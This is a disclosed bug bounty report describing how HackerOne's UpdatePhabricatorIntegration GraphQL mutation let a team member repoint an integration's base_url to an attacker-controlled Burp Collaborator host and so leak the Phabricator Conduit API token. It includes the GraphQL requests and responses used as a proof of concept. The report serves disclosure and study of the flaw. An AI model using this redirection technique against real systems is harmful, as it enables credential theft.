Improper data update process on UpdatePhabricatorIntegration mutation leads to leak of Phabricator Conduit API token.
The UpdatePhabricatorIntegration GraphQL mutation allowed changing the base_url of an existing Phabricator integration without verifying the connection, and the escalate_to_phabricator endpoint lacked an active escalation check. A team member could point the integration to an attacker-controlled server and escalate a report, causing the Phabricator Conduit API token to be sent to that server.

- Disclosed after 18 days
Details
Title: Improper data update process on UpdatePhabricatorIntegration mutation leads to leak of Phabricator Conduit API token.
Risk: High
Impact: High
Exploitability: High
Target: base_url parameter on UpdatePhabricatorIntegration mutation at /graphql endpoint.
Introduction
Sensitive data exposure occurs when an application, company, or other entity inadvertently exposes personal data. Sensitive data exposure differs from a data breach, in which an attacker accesses and steals information.
Synopsis
Phabricator Conduit API is using simple verification system and requires a valid api token for system bots, integrations etc to get full access to the Phabricator instances.
HackerOne is allowing their program users to add various integrations for their programs, such as Phabricator. When user with enough permissions adds connection details for the Phabricator system stores this information and enables settings options.

Settings for Phabricator integration are fetched through GraphQL via using PhabricatorLayoutQuery operation, when executed users are fetching similar result as below (see F1262314):
{
  "data": {
    "team": {
      "id": "Z2lkOi8vaGFja2Vyb25lL1RlYW0vNTI1NzQ=",
      "phabricator_integration": {
        "id": "Z2lkOi8vaGFja2Vyb25lL1BoYWJyaWNhdG9ySW50ZWdyYXRpb24vNDA1",
        "__typename": "PhabricatorIntegration",
        "base_url": "https://skima.is/",
        "title": "{{title}}",
        "description": "{{details_markdown}}",
        "process_phabricator_status_change": true,
        "process_phabricator_comment_added": true,
        "process_h1_status_change": true,
        "process_h1_comment_added": true
      },
      "__typename": "Team",
      "handle": "test-phab-api-leak",
      "custom_field_attributes": {
        "total_count": 0,
        "edges": [],
        "__typename": "CustomFieldAttributeConnection"
      }
    }
  }
}

As we can see from the results, there is no API token information is revealed due to security measures, when we manipulate request and try to fetch API token with api_token field which was field used on initial integration add process, GraphQL returns following error (see F1262318):
{
  "errors": [
    {
      "message": "Field 'api_token' doesn't exist on type 'PhabricatorIntegration'",
      "locations": [
        {
          "line": 29,
          "column": 5
        }
      ],
      "path": [
        "fragment PhabricatorDisconnectForm",
        "phabricator_integration",
        "api_token"
      ],
      "extensions": {
        "code": "undefinedField",
        "typeName": "PhabricatorIntegration",
        "fieldName": "api_token"
      }
    }
  ]
}

On Phabricator integration UI users can only change bi-directional commenting, updates and report escalation settings (see F1262320). When any change is done, UpdatePhabricatorIntegration mutation is executed on GraphQL as following (see F1262329):
{
  "operationName": "UpdatePhabricatorIntegration",
  "variables": {
    "team_id": "Z2lkOi8vaGFja2Vyb25lL1RlYW0vNTIzNjI=",
    "title": "{{title}}",
    "description": "{{details_truncated}}",
    "process_h1_comment_added": true,
    "process_h1_status_change": true,
    "process_phabricator_comment_added": true,
    "process_phabricator_status_change": true
  },
  "query": "mutation UpdatePhabricatorIntegration($team_id: ID!, $base_url: String, $api_token: String, $title: String, $description: String, $process_h1_comment_added: Boolean, $process_h1_status_change: Boolean, $process_phabricator_comment_added: Boolean, $process_phabricator_status_change: Boolean) {\n  updatePhabricatorIntegration(input: {team_id: $team_id, base_url: $base_url, api_token: $api_token, title: $title, description: $description, process_h1_comment_added: $process_h1_comment_added, process_h1_status_change: $process_h1_status_change, process_phabricator_comment_added: $process_phabricator_comment_added, process_phabricator_status_change: $process_phabricator_status_change}) {\n    was_successful\n    errors(first: 100) {\n      edges {\n        node {\n          id\n          type\n          field\n          message\n          __typename\n        }\n        __typename\n      }\n      __typename\n    }\n    team {\n      id\n      phabricator_integration {\n        id\n        base_url\n        title\n        description\n        process_phabricator_status_change\n        process_phabricator_comment_added\n        process_h1_status_change\n        process_h1_comment_added\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"
}


As we can see this is actually similar to initial integration create process, let's see what happens if we try to change base_url field and GraphQL replies as following (see F1262334):
{
  "data": {
    "updatePhabricatorIntegration": {
      "was_successful": true,
      "errors": {
        "edges": [],
        "__typename": "ErrorConnection"
      },
      "team": {
        "id": "Z2lkOi8vaGFja2Vyb25lL1RlYW0vNTIzNjI=",
        "phabricator_integration": {
          "id": "Z2lkOi8vaGFja2Vyb25lL1BoYWJyaWNhdG9ySW50ZWdyYXRpb24vNDA4",
          "base_url": "https://bixp32pnbkbisrmuxgsrrzn8lzrufj.burpcollaborator.net",
          "title": "{{title}}",
          "description": "{{details_truncated}}",
          "process_phabricator_status_change": true,
          "process_phabricator_comment_added": true,
          "process_h1_status_change": true,
          "process_h1_comment_added": true,
          "__typename": "PhabricatorIntegration"
        },
        "__typename": "Team"
      },
      "__typename": "UpdatePhabricatorIntegrationPayload"
    }
  }
}
It looks like we are able to update base_url and HackerOne just does DNS query to check if target host is active and not controlling if user trying to update existing connection, it's also possible to change api_tokentoo but we do not need it.


